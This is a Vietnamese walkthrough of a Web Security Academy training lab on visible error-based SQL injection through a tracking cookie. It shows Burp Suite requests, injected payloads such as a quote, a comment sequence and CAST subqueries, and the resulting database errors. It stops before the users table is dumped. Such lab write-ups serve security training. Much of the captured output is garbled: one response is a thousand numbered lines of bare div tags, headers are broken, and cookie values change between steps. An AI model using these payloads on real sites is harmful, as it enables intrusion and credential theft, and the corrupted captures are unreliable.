


Ta sẽ khai thác lỗ hổng error-based SQL injection sử dụng cookie theo dõi để phân tích và thực hiện những câu lệnh truy vấn SQL có chứa giá trị của cookie để nó trả lại những thông báo lỗi

Mục đích của bài làm này là tìm được tên user và password trong bảng users của trang web

Ta có một trang web như vậy



Bước 1: Đầu tiên chúng ta sẽ mở Brup Suite

Contents

Host	Method	URL	Params	Status	Length	MIME type	Title	Comment
https://0a39008c0444c35480bc945a00160086.web-security-academy.net	GET	/academyLabHeader		200	11575	HTML	Visible error-based SQL ...	
https://0a39008c0444c35480bc945a00160086.web-security-academy.net	GET	/resources/images/shop.svg		200	7258	XML		
https://0a39008c0444c35480bc945a00160086.web-security-academy.net	GET	/resources/labheader/images/logoAcademy.svg		200	8852	XML		
https://0a39008c0444c35480bc945a00160086.web-security-academy.net	GET	/resources/labheader/images/ps-lab-notsolved.svg		200	942	XML		
https://0a39008c0444c35480bc945a00160086.web-security-academy.net	GET	/resources/labheader/js/labHeader.js		200	987	script		
https://0a39008c0444c35480bc945a00160086.web-security-academy.net	GET	/filter						
https://0a39008c0444c35480bc945a00160086.web-security-academy.net	GET	/filter?category=Accessories						
https://0a39008c0444c35480bc945a00160086.web-security-academy.net	GET	/filter?category=Corporate+gifts						
https://0a39008c0444c35480bc945a00160086.web-security-academy.net	GET	/filter?category=Food+%26+Drink						

Request

```

1 GET / HTTP/2
2 Host: 0a39008c0444c35480bc945a00160086.web-security-academy.net
3 Sec-Ch-Ua: "Chromium";v="103", "Not/A)Brand";v="99"
4 Sec-Ch-Ua-Mobile: 70
5 Sec-Ch-Ua-Platform: "Windows"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.53 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Connection: close

```

Response

```

1 HTTP/2 200 OK
2 TrackingID=YXN2IU7CWyoAxHQ; Secure; HttpOnly
3 Set-Cookie: session=y2w1YFehid1692DkAg5RFeYuqBuq; Secure; HttpOnly; SameSite=None
4 Content-Type: text/html; charset=utf-8
5 X-Frame-Options: SAMEORIGIN
6 Content-Length: 11520
7
8 <!DOCTYPE html>
9 <html>
10 <head>
11 <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet>
12 <link href="/resources/css/labCommerce.css rel=stylesheet>
13 </head>
14 <body>
15 <div>
16 <div>
17 <div>
18 <div>
19 <div>
20 <div>
21 <div>
22 <div>
23 <div>
24 <div>
25 <div>
26 <div>
27 <div>
28 <div>
29 <div>
30 <div>
31 <div>
32 <div>
33 <div>
34 <div>
35 <div>
36 <div>
37 <div>
38 <div>
39 <div>
40 <div>
41 <div>
42 <div>
43 <div>
44 <div>
45 <div>
46 <div>
47 <div>
48 <div>
49 <div>
50 <div>
51 <div>
52 <div>
53 <div>
54 <div>
55 <div>
56 <div>
57 <div>
58 <div>
59 <div>
60 <div>
61 <div>
62 <div>
63 <div>
64 <div>
65 <div>
66 <div>
67 <div>
68 <div>
69 <div>
70 <div>
71 <div>
72 <div>
73 <div>
74 <div>
75 <div>
76 <div>
77 <div>
78 <div>
79 <div>
80 <div>
81 <div>
82 <div>
83 <div>
84 <div>
85 <div>
86 <div>
87 <div>
88 <div>
89 <div>
90 <div>
91 <div>
92 <div>
93 <div>
94 <div>
95 <div>
96 <div>
97 <div>
98 <div>
99 <div>
100 <div>
101 <div>
102 <div>
103 <div>
104 <div>
105 <div>
106 <div>
107 <div>
108 <div>
109 <div>
110 <div>
111 <div>
112 <div>
113 <div>
114 <div>
115 <div>
116 <div>
117 <div>
118 <div>
119 <div>
120 <div>
121 <div>
122 <div>
123 <div>
124 <div>
125 <div>
126 <div>
127 <div>
128 <div>
129 <div>
130 <div>
131 <div>
132 <div>
133 <div>
134 <div>
135 <div>
136 <div>
137 <div>
138 <div>
139 <div>
140 <div>
141 <div>
142 <div>
143 <div>
144 <div>
145 <div>
146 <div>
147 <div>
148 <div>
149 <div>
150 <div>
151 <div>
152 <div>
153 <div>
154 <div>
155 <div>
156 <div>
157 <div>
158 <div>
159 <div>
160 <div>
161 <div>
162 <div>
163 <div>
164 <div>
165 <div>
166 <div>
167 <div>
168 <div>
169 <div>
170 <div>
171 <div>
172 <div>
173 <div>
174 <div>
175 <div>
176 <div>
177 <div>
178 <div>
179 <div>
180 <div>
181 <div>
182 <div>
183 <div>
184 <div>
185 <div>
186 <div>
187 <div>
188 <div>
189 <div>
190 <div>
191 <div>
192 <div>
193 <div>
194 <div>
195 <div>
196 <div>
197 <div>
198 <div>
199 <div>
200 <div>
201 <div>
202 <div>
203 <div>
204 <div>
205 <div>
206 <div>
207 <div>
208 <div>
209 <div>
210 <div>
211 <div>
212 <div>
213 <div>
214 <div>
215 <div>
216 <div>
217 <div>
218 <div>
219 <div>
220 <div>
221 <div>
222 <div>
223 <div>
224 <div>
225 <div>
226 <div>
227 <div>
228 <div>
229 <div>
230 <div>
231 <div>
232 <div>
233 <div>
234 <div>
235 <div>
236 <div>
237 <div>
238 <div>
239 <div>
240 <div>
241 <div>
242 <div>
243 <div>
244 <div>
245 <div>
246 <div>
247 <div>
248 <div>
249 <div>
250 <div>
251 <div>
252 <div>
253 <div>
254 <div>
255 <div>
256 <div>
257 <div>
258 <div>
259 <div>
260 <div>
261 <div>
262 <div>
263 <div>
264 <div>
265 <div>
266 <div>
267 <div>
268 <div>
269 <div>
270 <div>
271 <div>
272 <div>
273 <div>
274 <div>
275 <div>
276 <div>
277 <div>
278 <div>
279 <div>
280 <div>
281 <div>
282 <div>
283 <div>
284 <div>
285 <div>
286 <div>
287 <div>
288 <div>
289 <div>
290 <div>
291 <div>
292 <div>
293 <div>
294 <div>
295 <div>
296 <div>
297 <div>
298 <div>
299 <div>
300 <div>
301 <div>
302 <div>
303 <div>
304 <div>
305 <div>
306 <div>
307 <div>
308 <div>
309 <div>
310 <div>
311 <div>
312 <div>
313 <div>
314 <div>
315 <div>
316 <div>
317 <div>
318 <div>
319 <div>
320 <div>
321 <div>
322 <div>
323 <div>
324 <div>
325 <div>
326 <div>
327 <div>
328 <div>
329 <div>
330 <div>
331 <div>
332 <div>
333 <div>
334 <div>
335 <div>
336 <div>
337 <div>
338 <div>
339 <div>
340 <div>
341 <div>
342 <div>
343 <div>
344 <div>
345 <div>
346 <div>
347 <div>
348 <div>
349 <div>
350 <div>
351 <div>
352 <div>
353 <div>
354 <div>
355 <div>
356 <div>
357 <div>
358 <div>
359 <div>
360 <div>
361 <div>
362 <div>
363 <div>
364 <div>
365 <div>
366 <div>
367 <div>
368 <div>
369 <div>
370 <div>
371 <div>
372 <div>
373 <div>
374 <div>
375 <div>
376 <div>
377 <div>
378 <div>
379 <div>
380 <div>
381 <div>
382 <div>
383 <div>
384 <div>
385 <div>
386 <div>
387 <div>
388 <div>
389 <div>
390 <div>
391 <div>
392 <div>
393 <div>
394 <div>
395 <div>
396 <div>
397 <div>
398 <div>
399 <div>
400 <div>
401 <div>
402 <div>
403 <div>
404 <div>
405 <div>
406 <div>
407 <div>
408 <div>
409 <div>
410 <div>
411 <div>
412 <div>
413 <div>
414 <div>
415 <div>
416 <div>
417 <div>
418 <div>
419 <div>
420 <div>
421 <div>
422 <div>
423 <div>
424 <div>
425 <div>
426 <div>
427 <div>
428 <div>
429 <div>
430 <div>
431 <div>
432 <div>
433 <div>
434 <div>
435 <div>
436 <div>
437 <div>
438 <div>
439 <div>
440 <div>
441 <div>
442 <div>
443 <div>
444 <div>
445 <div>
446 <div>
447 <div>
448 <div>
449 <div>
450 <div>
451 <div>
452 <div>
453 <div>
454 <div>
455 <div>
456 <div>
457 <div>
458 <div>
459 <div>
460 <div>
461 <div>
462 <div>
463 <div>
464 <div>
465 <div>
466 <div>
467 <div>
468 <div>
469 <div>
470 <div>
471 <div>
472 <div>
473 <div>
474 <div>
475 <div>
476 <div>
477 <div>
478 <div>
479 <div>
480 <div>
481 <div>
482 <div>
483 <div>
484 <div>
485 <div>
486 <div>
487 <div>
488 <div>
489 <div>
490 <div>
491 <div>
492 <div>
493 <div>
494 <div>
495 <div>
496 <div>
497 <div>
498 <div>
499 <div>
500 <div>
501 <div>
502 <div>
503 <div>
504 <div>
505 <div>
506 <div>
507 <div>
508 <div>
509 <div>
510 <div>
511 <div>
512 <div>
513 <div>
514 <div>
515 <div>
516 <div>
517 <div>
518 <div>
519 <div>
520 <div>
521 <div>
522 <div>
523 <div>
524 <div>
525 <div>
526 <div>
527 <div>
528 <div>
529 <div>
530 <div>
531 <div>
532 <div>
533 <div>
534 <div>
535 <div>
536 <div>
537 <div>
538 <div>
539 <div>
540 <div>
541 <div>
542 <div>
543 <div>
544 <div>
545 <div>
546 <div>
547 <div>
548 <div>
549 <div>
550 <div>
551 <div>
552 <div>
553 <div>
554 <div>
555 <div>
556 <div>
557 <div>
558 <div>
559 <div>
560 <div>
561 <div>
562 <div>
563 <div>
564 <div>
565 <div>
566 <div>
567 <div>
568 <div>
569 <div>
570 <div>
571 <div>
572 <div>
573 <div>
574 <div>
575 <div>
576 <div>
577 <div>
578 <div>
579 <div>
580 <div>
581 <div>
582 <div>
583 <div>
584 <div>
585 <div>
586 <div>
587 <div>
588 <div>
589 <div>
590 <div>
591 <div>
592 <div>
593 <div>
594 <div>
595 <div>
596 <div>
597 <div>
598 <div>
599 <div>
600 <div>
601 <div>
602 <div>
603 <div>
604 <div>
605 <div>
606 <div>
607 <div>
608 <div>
609 <div>
610 <div>
611 <div>
612 <div>
613 <div>
614 <div>
615 <div>
616 <div>
617 <div>
618 <div>
619 <div>
620 <div>
621 <div>
622 <div>
623 <div>
624 <div>
625 <div>
626 <div>
627 <div>
628 <div>
629 <div>
630 <div>
631 <div>
632 <div>
633 <div>
634 <div>
635 <div>
636 <div>
637 <div>
638 <div>
639 <div>
640 <div>
641 <div>
642 <div>
643 <div>
644 <div>
645 <div>
646 <div>
647 <div>
648 <div>
649 <div>
650 <div>
651 <div>
652 <div>
653 <div>
654 <div>
655 <div>
656 <div>
657 <div>
658 <div>
659 <div>
660 <div>
661 <div>
662 <div>
663 <div>
664 <div>
665 <div>
666 <div>
667 <div>
668 <div>
669 <div>
670 <div>
671 <div>
672 <div>
673 <div>
674 <div>
675 <div>
676 <div>
677 <div>
678 <div>
679 <div>
680 <div>
681 <div>
682 <div>
683 <div>
684 <div>
685 <div>
686 <div>
687 <div>
688 <div>
689 <div>
690 <div>
691 <div>
692 <div>
693 <div>
694 <div>
695 <div>
696 <div>
697 <div>
698 <div>
699 <div>
700 <div>
701 <div>
702 <div>
703 <div>
704 <div>
705 <div>
706 <div>
707 <div>
708 <div>
709 <div>
710 <div>
711 <div>
712 <div>
713 <div>
714 <div>
715 <div>
716 <div>
717 <div>
718 <div>
719 <div>
720 <div>
721 <div>
722 <div>
723 <div>
724 <div>
725 <div>
726 <div>
727 <div>
728 <div>
729 <div>
730 <div>
731 <div>
732 <div>
733 <div>
734 <div>
735 <div>
736 <div>
737 <div>
738 <div>
739 <div>
740 <div>
741 <div>
742 <div>
743 <div>
744 <div>
745 <div>
746 <div>
747 <div>
748 <div>
749 <div>
750 <div>
751 <div>
752 <div>
753 <div>
754 <div>
755 <div>
756 <div>
757 <div>
758 <div>
759 <div>
760 <div>
761 <div>
762 <div>
763 <div>
764 <div>
765 <div>
766 <div>
767 <div>
768 <div>
769 <div>
770 <div>
771 <div>
772 <div>
773 <div>
774 <div>
775 <div>
776 <div>
777 <div>
778 <div>
779 <div>
780 <div>
781 <div>
782 <div>
783 <div>
784 <div>
785 <div>
786 <div>
787 <div>
788 <div>
789 <div>
790 <div>
791 <div>
792 <div>
793 <div>
794 <div>
795 <div>
796 <div>
797 <div>
798 <div>
799 <div>
800 <div>
801 <div>
802 <div>
803 <div>
804 <div>
805 <div>
806 <div>
807 <div>
808 <div>
809 <div>
810 <div>
811 <div>
812 <div>
813 <div>
814 <div>
815 <div>
816 <div>
817 <div>
818 <div>
819 <div>
820 <div>
821 <div>
822 <div>
823 <div>
824 <div>
825 <div>
826 <div>
827 <div>
828 <div>
829 <div>
830 <div>
831 <div>
832 <div>
833 <div>
834 <div>
835 <div>
836 <div>
837 <div>
838 <div>
839 <div>
840 <div>
841 <div>
842 <div>
843 <div>
844 <div>
845 <div>
846 <div>
847 <div>
848 <div>
849 <div>
850 <div>
851 <div>
852 <div>
853 <div>
854 <div>
855 <div>
856 <div>
857 <div>
858 <div>
859 <div>
860 <div>
861 <div>
862 <div>
863 <div>
864 <div>
865 <div>
866 <div>
867 <div>
868 <div>
869 <div>
870 <div>
871 <div>
872 <div>
873 <div>
874 <div>
875 <div>
876 <div>
877 <div>
878 <div>
879 <div>
880 <div>
881 <div>
882 <div>
883 <div>
884 <div>
885 <div>
886 <div>
887 <div>
888 <div>
889 <div>
890 <div>
891 <div>
892 <div>
893 <div>
894 <div>
895 <div>
896 <div>
897 <div>
898 <div>
899 <div>
900 <div>
901 <div>
902 <div>
903 <div>
904 <div>
905 <div>
906 <div>
907 <div>
908 <div>
909 <div>
910 <div>
911 <div>
912 <div>
913 <div>
914 <div>
915 <div>
916 <div>
917 <div>
918 <div>
919 <div>
920 <div>
921 <div>
922 <div>
923 <div>
924 <div>
925 <div>
926 <div>
927 <div>
928 <div>
929 <div>
930 <div>
931 <div>
932 <div>
933 <div>
934 <div>
935 <div>
936 <div>
937 <div>
938 <div>
939 <div>
940 <div>
941 <div>
942 <div>
943 <div>
944 <div>
945 <div>
946 <div>
947 <div>
948 <div>
949 <div>
950 <div>
951 <div>
952 <div>
953 <div>
954 <div>
955 <div>
956 <div>
957 <div>
958 <div>
959 <div>
960 <div>
961 <div>
962 <div>
963 <div>
964 <div>
965 <div>
966 <div>
967 <div>
968 <div>
969 <div>
970 <div>
971 <div>
972 <div>
973 <div>
974 <div>
975 <div>
976 <div>
977 <div>
978 <div>
979 <div>
980 <div>
981 <div>
982 <div>
983 <div>
984 <div>
985 <div>
986 <div>
987 <div>
988 <div>
989 <div>
990 <div>
991 <div>
992 <div>
993 <div>
994 <div>
995 <div>
996 <div>
997 <div>
998 <div>
999 <div>
1000 <div>

```

Issues

- Strict transport security not enforced [3]
- Cacheable HTTPS response [4]

Issue detail

3 instances of this issue were identified, at the following locations:

- /resources/images/shop.svg
- /resources/labheader/js/labHeader.js


Issue background

The application fails to prevent users from connecting over unencrypted connections. An attacker able to intercept legitimate user's network traffic could bypass the use of SSL/TLS encryption, and use the application platform for attacks against its users. This attack is achieved by rewriting HTTPS links as HTTP, so that if a target follows a link to the site from an HTTP page, their browser never attempts to use an encrypted connection. Burp Suite automates this process.

Ta sẽ kiểm tra và thấy được một đoạn cookie để truy vấn của trang web


Contents

Host	Method	URL	Params	Status	Length	MIME type	Title	Comment
https://0a39008c0444c35480bc945a00160086.web-security-academy.net	GET	/academyLabHeader		200	11575	HTML	Visible error-based SQL ...	
https://0a39008c0444c35480bc945a00160086.web-security-academy.net	GET	/resources/images/shop.svg		200	7258	XML		
https://0a39008c0444c35480bc945a00160086.web-security-academy.net	GET	/resources/labheader/images/logoAcademy.svg		200	8852	XML		
https://0a39008c0444c35480bc94								



Rồi chuyển toàn bộ đoạn code sang **repeater**

Sau hi chúng ta ấn vào nút **Send** thì chúng ta sẽ có phần **response** như hình



Giờ chúng ta sẽ thử thêm một kí tự ' vào phần TrackingID

TrackingId= YXN2IUy7CWyoAxHQ'

Target: https://0a39008c0444c35480bc945a00160086.web-security-academy.net

Request

```
1 GET / HTTP/2
2 Host: 0a39008c0444c35480bc945a00160086.web-security-academy.net
3 Cookie: TrackingId=70021U77CWyoAxHQ; session=y2w3TPehJd1E9CZDkgsfRfEYuQuBup
4 Sec-Ch-Ua: "Chromium";v="103", ".Not/A)Brand";v="99"
5 Sec-Ch-Ua-Mobile: 0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.53 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16
17
```

Response

WebSecurity Academy

Visible error-based SQL injection

LAB Not solved

Back to lab description >>

Unterminated string literal started at position 52 in SQL SELECT * FROM tracking WHERE id = 'YXN2IU7CWyoAxHQ'. Expected char

Unterminated string literal started at position 52 in SQL SELECT * FROM tracking WHERE id = 'YXN2IU7CWyoAxHQ'. Expected char

Inspector

Request Attributes: 2

Request Query Parameters: 0

Request Body Parameters: 0

Request Cookies: 2

Request Headers: 18

Response Headers: 3

Done

2,560 bytes | 224 millis

Sau đó ta sẽ nhận được thông báo lỗi và ta sẽ biết được câu lệnh SQL được truy vấn đã đầy đủ, và điều này cũng chứng minh rằng có một đoạn kí tự string chưa được tiết lộ. Ta cũng thấy được TrackingId của ta có trả lại trong thông báo lỗi.

Sau đó ta sẽ thêm kí tự -- vào đằng sau ta sẽ thấy được

TrackingId= YXN2IU7CWyoAxHQ'--

Target: https://0a39008c0444c35480bc945a00160086.web-security-academy.net

Request

```
1 GET / HTTP/2
2 Host: 0a39008c0444c35480bc945a00160086.web-security-academy.net
3 Cookie: TrackingId=YXN2IUy7CWyoAxHQ' AND CAST((SELECT 1) AS int)-- wwwion=
4 Sec-Ch-Ua: "Chromium";v="103", ".Not/A)Brand";v="99"
5 Sec-Ch-Ua-Mobile: 70
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5008.53 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16
17
```

Response

WebSecurity Academy

Visible error-based SQL injection

Back to lab description >>

Home | My account

WE LIKE TO SHOP

Refine your search:

All Accessories Corporate gifts Food & Drink Pets Tech gifts

Six Pack Beer Belt \$72.36 ZZZZZ Bed - Your New Home Office \$64.23 Giant Pillow Thing \$33.53 Cheshire Cat Grin \$57.62

View details View details View details View details

Inspector

Request Attributes

Request Query Parameters

Request Body Parameters

Request Cookies

Request Headers

Response Headers

11,429 bytes | 220 millis

Web đã trả về đúng và không còn gặp lỗi nữa cũng thể hiện truy vấn hiện đã trả về giá trị về mặt cú pháp

Giờ ta sẽ thêm vào câu lệnh truy vấn Select và chuyển giá trị về int

TrackingId= YXN2IUy7CWyoAxHQ' AND CAST((SELECT 1) AS int)--

Target: https://0a39008c0444c35480bc945a00160086.web-security-academy.net

Request

```
1 GET / HTTP/2
2 Host: 0a39008c0444c35480bc945a00160086.web-security-academy.net
3 Cookie: TrackingId=YXN2IUy7CWyoAxHQ' AND CAST((SELECT 1) AS int)-- wwwion=
4 Sec-Ch-Ua: "Chromium";v="103", ".Not/A)Brand";v="99"
5 Sec-Ch-Ua-Mobile: 70
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5008.53 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16
17
```

Response

WebSecurity Academy

Visible error-based SQL injection

Back to lab description >>

ERROR: argument of AND must be type boolean, not type integer Position: 63

ERROR: argument of AND must be type boolean, not type integer Position: 63

Inspector

Request Attributes

Request Query Parameters

Request Body Parameters

Request Cookies

Request Headers

Response Headers

2,458 bytes | 214 millis

Ta sẽ nhận được một thông báo lỗi là And thì phải đi với một biểu thức Boolean

Ta sẽ thêm so sánh vào biểu thức truy vấn 1=CAST câu lệnh truy vấn sẽ trở thành

TrackingId= YXN2IUy7CWyoAxHQ' AND 1=CAST((SELECT 1) AS int)-- ta sẽ được

